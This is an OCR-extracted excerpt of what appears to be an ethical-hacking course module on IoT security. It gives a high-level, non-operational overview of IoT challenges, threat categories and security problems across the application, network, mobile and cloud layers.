Application Service Provider #1
HTTPS
Oauth 2.0
JSON
Application Service Provider #2
Application Service Provider #3

Figure 18.6: IoT back-end data-sharing model



Challenges of IoT

- 01 Lack of security and privacy
- 02 Vulnerable web interfaces
- 03 Legal, regulatory, and rights issues
- 04 Default, weak, and hardcoded credentials
- 05 Clear text protocols and unnecessary open ports
- 06 Coding errors (buffer overflow)
- 07 Storage issues
- 08 Difficult to update firmware and OS
- 09 Interoperability standard issues
- 10 Physical theft and tampering
- 11 Lack of vendor support for fixing vulnerabilities
- 12 Emerging economy and development issues


Challenges of IoT

IoT technology is growing so quickly that it has become ubiquitous. With numerous applications and features but a lack of basic security policies, IoT devices are currently easy prey for hackers. In addition, upgrades to IoT devices have introduced new security flaws that can be easily exploited by hackers. To overcome this significant issue, manufacturing companies should consider security as the top priority, starting with planning and design, and up to deployment, implementation, management, and maintenance.

Discussed below are some of the challenges facing IoT devices that make them vulnerable to threats:

- **Lack of Security and Privacy**: Most IoT devices today, such as household devices, industrial devices, healthcare devices, automobiles, etc., are connected to the Internet and contain important and confidential data. These devices lack even basic security and privacy policies, and hackers can exploit this to carry out malicious activity.
- **Vulnerable Web Interfaces**: Many IoT devices come with embedded web server technology that makes them vulnerable to attacks.
- **Legal, Regulatory, and Rights Issue**: Due to the interconnection of IoT devices, certain security issues are raised with no existing laws that address these issues.
- **Default, Weak, and Hardcoded Credentials**: One of the most common reasons for cyber-attacks on IoT devices is their authentication systems. These devices usually come with default and weak credentials, which can easily be exploited by a hacker to gain unauthorized access to the devices.

- **Clear Text Protocols and Unnecessary Open Ports**: IoT devices lack encryption techniques during the transmission of data, which at times causes them to use certain protocols that transmit data in clear text in addition to having open ports.
- **Coding Errors (Buffer Overflow)**: Most IoT devices today have embedded web services that are subject to the same vulnerabilities that are commonly exploited on web service platforms. As a result, updating such functionality may give rise to issues like buffer overflows, SQL injection, etc. within technology infrastructure.
- **Storage Issues**: IoT devices generally come with smaller data storage capacity, but the data collected and transmitted by the devices is limitless. Therefore, this gives rise to data storage, management, and protection issues.
- **Difficult-to-Update Firmware and OS**: Upgrading firmware is an essential step toward countering vulnerabilities in a device, but it may impair a device's functionality. For this reason, developers or manufacturers may hesitate or even refuse to provide product support or make adjustments during the development phase of their products.
- **Interoperability Standard Issues**: One of the biggest obstacles for IoT devices is the interoperability issue, which is key to the viability and long-term growth of the entire IoT ecosystem. The issues that arise due to lack of interoperability in IoT devices are the inability of manufacturers to test application programming interfaces (APIs) using common methods and mechanisms, their inability to secure devices using software from third parties, and their inability to manage and monitor devices using a common layer.
- **Physical Theft and Tampering**: Physical attacks on IoT devices include tampering with the devices to inject malicious code or files to make the devices work the way the attacker intends, or making hardware modifications to the devices. Counterfeiting the devices may also be an issue when proper physical protection is not present to shield the devices.
- **Lack of Vendor Support for Fixing Vulnerabilities**: The firmware of the devices has to be upgraded in order to protect the devices against certain vulnerabilities, but vendors are hesitant, or they usually refuse to get third-party access to their devices.
- **Emerging Economy and Development Issues**: With widespread opportunities for IoT devices in every field, multiple layers of complexity are added for policymakers. The new landscape introduced by these devices adds a new dimension for the policymakers, who have to design new blueprints and policies for IoT devices.
- **Handling of Unstructured Data**: An increase in the number of connected devices will increase the complexity of handling unstructured data as its volume, velocity, and variety increases. It is important for organizations to understand and determine which data is valuable and actionable.



Threat vs Opportunity

- If **MISCONFIGURED** and **MISAPPREHENDED**, the IoT poses an unprecedented risk to personal data, privacy and safety

- If **APPREHENDED** and **PROTECTED**, the IoT can boost transmissions, communications, delivery of services, and standard of living


Threat vs Opportunity

If **MISCONFIGURED** and **MISAPPREHENDED**, the IoT poses an unprecedented risk to personal data, privacy, and safety. If **APPREHENDED** and **PROTECTED**, IoT can boost transmissions, communications, delivery of services, and standard of living.

The threats to the IoT can be sorted into three primary categories: Security, Privacy, and Safety. All these categories are interrelated as they deal with the same device and its connectivity. The importance of these categories is clear, as IoT devices are fast becoming more pervasive in our lives than smartphones and will have access to the most confidential or sensitive personnel information, such as health records, financial records, and social security numbers.

For instance, when it comes to smartphones or tablets, there are only a couple of concerns in these areas, whereas if we possess any IoT device, then the concerns quickly multiply in number. Therefore, considering what IoTs can access, security, privacy, and safety are of paramount importance.

If these three categories of threats are prioritized and a number of required techniques are employed to overcome these issues, it will result in enhanced and secure communication between two endpoints, fewer cyber-attacks on devices, and a better user experience; in addition, it will also result in cost savings and efficiency gains.



Module Flow

1 **IoT Concepts**

2 **IoT Attacks**


3 **IoT Hacking Methodology**

4 **IoT Hacking Tools**

5 **Countermeasures**

IoT Attacks

Attackers implement various techniques to launch attacks on target IoT devices or networks. This section discusses the top IoT threats in relation to the basic types of IoT attack vectors and techniques, including distributed denial-of-service (DDoS) attacks, attacks on HVAC systems, rolling code attacks, BlueBorne attacks, and jamming attacks.




IoT Security Problems

APPLICATION	Validation of the inputted string, AuthN, AuthZ, no automatic security updates, default passwords
NETWORK	Firewall, improper communications encryption, services, lack of automatic updates
MOBILE	Insecure API, lack of communication channels encryption, authentication, lack of storage security
CLOUD	Improper authentication, no encryption for storage and communications, insecure web interface
IoT	**Application + Network + Mobile + Cloud = IoT**

IoT Security Problems

